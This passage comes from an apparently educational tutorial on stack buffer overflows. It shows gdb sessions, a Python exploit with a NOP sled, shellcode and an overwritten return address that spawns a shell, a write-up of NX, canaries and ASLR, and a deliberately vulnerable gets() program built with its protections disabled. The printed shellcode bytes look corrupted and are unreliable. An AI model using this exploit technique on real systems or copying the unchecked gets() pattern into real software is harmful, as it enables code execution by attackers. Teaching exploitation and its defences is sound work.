10              copier(argv[1]);
(gdb) b 5
Breakpoint 1 at 0x401142: file testcode.c, line 6.
(gdb) r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/adarsh/Documents/testcode AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, copier (str=0x7fffffffe1d7 'A' <repeats 64 times>)
```


At this particular point we look into the content of the stack by writing the command :

X/64x $rsp




```
adarsh@kali: ~/Documents
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, copier (str=0x7fffffffe1d7 'A' <repeats 64 times>)
    at testcode.c:6
6               strcpy(buffer, str);
(gdb) x/64x $rsp
0x7fffffffdc80: 0x00040000      0x00000000      0xffffe1d7      0x00007fff
0x7fffffffdc90: 0x00000100      0x00000000      0x00040000      0x00000000
0x7fffffffdca0: 0x00000004      0x00000000      0x00000040      0x00000000
0x7fffffffdcb0: 0x00000000      0x00000000      0x0000000c      0x00000000
0x7fffffffdcc0: 0x00000040      0x00000000      0x00000000      0x00000000
0x7fffffffdcd0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdce0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdcf0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdd00: 0xffffdd20      0x00007fff      0x0040117a      0x00000000
0x7fffffffdd10: 0xffffde38      0x00007fff      0xf7ffdad0      0x00000002
0x7fffffffdd20: 0x00000002      0x00000000      0xf7dee18a      0x00007fff
0x7fffffffdd30: 0xffffde20      0x00007fff      0x00401158      0x00000000
0x7fffffffdd40: 0x00400040      0x00000002      0xffffde38      0x00007fff
0x7fffffffdd50: 0xffffde38      0x00007fff      0xd02f80a7      0x244cc62d
0x7fffffffdd60: 0x00000000      0x00000000      0xffffde50      0x00007fff
0x7fffffffdd70: 0x00403e00      0x00000000      0xf7ffd020      0x00007fff
(gdb)
```

After this If we disassemble main, the return address after copier is “0X40117a” and it is present in the memory location “0x7fffffffdd00”





Furthermore, we note the location where the buffer is present.

This is our shellcode->



To get a better alignment what we do is we add some nops initially. So, the nops is given by the opcode \x90 and whenever the processor sees the opcode of 90, it will just skip the instruction and do nothing in that instruction. Now starting from the buffer we fill in the shellcode.



```
#!/usr/bin/python

nopsled = '\x90' * 100

buf = ""
buf += "\x48\x31\xc3\x83\xc2\x83\xc3\x82\xc2\x89\x48\xc3\x83"
buf += "\xc2\x82\xc3\x82\xc2\x81\xc3\x83\xc2\xbf\xc3\x83\xc2"
buf += "\xbf\xc3\x83\xc2\xbf\x48\xc3\x82\xc2\x8d\x05\xc3\x83"
buf += "\xc2\x45\x29\xdd\xb6\x93\x6d\xe3\x78\x45\x29\xb9\xc1"
buf += "\xd1\x7d\xe3\x78\x2e\x04\xac\x8b\xf2\x12\xfe\x0e\x60"
buf += "\x16\xf6\xf0\x9f\x02\x78\xed\x60\x34\xf4\x95\xab\x12"
buf += "\x46\x1e\x60\x2d\xf4\x95\xab\x12\xe0\x82\x09\x58\xe4"
buf += "\x65\x60\x30\x56\xb0\x05\x03\xd9\x6c\xc4\x61\x2f\x71"
buf += "\x42\xbd\x83\xf8\xc7\x34\x58\x9b\x62\x06\xff\xd2\x27"
buf += "\xbd\x25\xbf\x42\x8f\x4a\x95\xab\x5a\x77"

pad = 'A' * (424 - 100 - len(buf))
rip = '\x00\xdb\xff\xff\xff\x7f\x00\x00'

print(nopsled + buf + pad + rip)
-- (insert) VISUAL --          3          8,53          All
```


```
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./testcode...
(gdb) b 7
Breakpoint 1 at 0x401155: file testcode.c, line 7.
(gdb) r $(cat e3)
Starting program: /home/adarsh/Documents/testcode $(cat e3)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, copier (str=0x7fffffffdfb9 '\302\220' <repeats 100 times>...)
    at testcode.c:7
warning: Source file is more recent than executable.
7       }
(gdb) x/64x $rsp
0x7fffffffda30: 0x00040000      0x00000000      0xffffdfb9      0x00007fff
0x7fffffffda40: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffda50: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffda60: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffda70: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffda80: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffda90: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffdaa0: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffdab0: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffdac0: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffdad0: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffdae0: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffdaf0: 0x90c290c2      0x90c290c2      0x90c290c2      0x90c290c2
0x7fffffffdb00: 0x90c290c2      0x90c290c2      0x83c33148      0x82c383c2
0x7fffffffdb10: 0xc34889c2      0xc382c283      0xc381c282      0xc3bfc283
0x7fffffffdb20: 0xc3bfc283      0x48bfc283      0x8dc282c3      0xc283c305
(gdb)
```

Note that the alignment is based on little endian notation.

Now what the shellcode actually does is that it encodes the machine operations which actually creates the shell. There are various tools online which can create shellcodes for our program.

After we run this code, we can see that the shell is executed.



This is the sh shell. Here, we can perform all the shell commands. We can also look at ps (ie the processes that are executing in the shell).

In this way, we have seen that we have injected the code called “testcode.c” with a payload and we forced the buffer to overflow and the payload which was present in the buffer to execute. So many of the malware actually use this particular technique. They obtain a payload and once an attacker is able to obtain such a payload, he can do anything in the system like deleting, modifying, etc.

B.Demonstration of Canaries, W^X and ASLR to prevent Buffer Overflow Attacks

In the previous topic we were able to overflow a buffer and execute a payload. This payload actually created a shell. If an attacker creates such a shell forcing such a particualr application to be subverted from its execution, the attacker would be able to run whatever is possible from that shell.

There are several countermeasures that have been implemented in standard systems.

Here we shall be focussing more on three different countermeasures. They are:

a. “NX bit or W xor X bit”

This is present in all Intel AMD processors as well as many of the microcontrollers. This bit would ensure that a particular page in memory is either executable or is writeable. So, therefore the example in the stack, this particular bit would ensure that we cannot execute code from the stack.

b. “Stack Canaries”


The other countermeasure that is implemented by some of the modern day compilers is by the use of canaries. The canaries present in each stack frame would detect that a buffer is overflowing and crossing that particular stack frame and this would be caught during the function return and the subversion of the execution is prevented.

c. “Address Space Layout Randomization (ASLR)”


With this countermeasure, what is possible is that the locations of the various modules within a particualr program is randomized at each run. Therefore, the attacker would not be able to specify where the subversion should occur and to which location should the return be present. In other words, the attacker will find it difficult to actually identify the address at which the payload would be present.

So, to demonstrate these three countermeasures we look at the previous example that we took of the buffer overflow. So, in this we take the same example that we have discussed in the previous section I.e “testcode.c”.


In the previous demonstration, the shell was running because we had disabled all the counter measures. We had disabled ASLR, Canaries and W^X (stack protection). So that we will do is that we will enable each of these one by one and then we will see how the shell code is prevented.



The command "–fno-stack-protector" will actually disable the canaries.



Suppose we enable the canaries using the command “–fstack-protector"




In this we are trying to enable ASLR and W^X. This shows that the shell would not execute if we do not disable all the three countermeasures I.e ASLR, canaries and W^X

C.Execution of a Function Without Calling It


Buffer Overflow Vulnerability Origin in C

It essentially existed in the lower-level programming languages like 'C' where there are a lot of string reading or data reading functions in C that don't do bounds checking. gets () is one of those functions. These functions read the data that's entered by the user, write it into the buffer that's specified as the parameter regardless of how long the buffer actually is.

So, the user can enter more than the buffer size and potentially corrupt the stack inside the program. Overwriting things lets the previous stack frames base pointer, its local variables, the return address back into the calling function and lets the program to crash.



```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void getMessage();
void printmsg();

int main(int argc, char* argv[]) {
    printf("In main.\n");
    printf("Calling getMessage.\n");
    getMessage();

    printf("Back in main.\n");

    printf("Exiting.\n");
    exit(EXIT_SUCCESS);
}

void getMessage() {
    char buffer[50];
    printf("Enter a message: ");
    //This is the vulnerability. Since gets doesn't do bounds checking
    //a user can enter more than 50 characters, corrupt the stack and
    //exploit the program.
    gets(buffer);
    printf("You entered: %s\n", buffer);
}

//Note that this function is never called.
void printmsg() {
    printf("welcome to buffer overflows\n");
}
```



```
~/ssd ./example1.out
In main.
Calling getMessage.
Enter a message: Hi
You entered: Hi
Back in main.
Exiting.
```

In the above program, there are two functions viz, getMessage() and printmsg(). We call the getMessage() function inside the Main function. The actual vulnerability in the programis gets() function which reads whatever the user types into that buffer and echoes it back to the user.

This time what we are going to do is craft a value into the stack to change the behaviour of the program.

In the above program, we notice that the function getMessage() gets called. But the printmsg() function never actually gets called through the program legitimately so what we're going to try to do in this buffer overflow attack is to try to inject the address of this function(ie printMsg()) wherever it ends up getting mapped to in the memory. While doing the buffer overflow of this function, when it returns we don't actually want it to return to main but we want this message to return to the printMsg() function which will then print the message "Welcome to Buffer Overflows".

First we are going to compile this program. The Makefile program is shown below:

```
~/ssd bat Makefile
File: Makefile
all: elf32

target: elf32
elf32: example1.c
	gcc -O0 -fno-builtin -fno-stack-protector -m32 -Wall -std=c11 -ggdb -z execstack -o example1.out example1.c

target: clean
clean: example1.out
	rm example1.out
```

In the Makefile program there is an elf32 target. Here we are just using the 32 bit executables in our examples right now because the memory addresses for 64 bits are a little bit longer.

Note: We have disabled a lot of criterias in the Makefile code.
-> First we are not using any optimization or no built in functions. This will do things like replacing printf statements with put string if there is no parameters.
-> Next we also disabled a few memory protection features like "-fno-stack-protector" (indicates stack canaries).
-> -m32 indicates that we are going to set our output as a 32 bit executable.
-> Turn on all the warnings by using the c11 (C standard)
-> ggdb: Adds the extra debug info so that when we're debugging this and stepping through it in gdb we get more information
-> We are also turn off the non executable stack memory protections so that we can run code out of the stack.

The output file is example1.out and the input file is example1.c.
We are also going to delete the output file(rm example1.out) if we don't want it any more.

```
~/ssd python -c "print('a'*100)" | ./example1.out
In main.
Calling getMessage.
Enter a message: You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
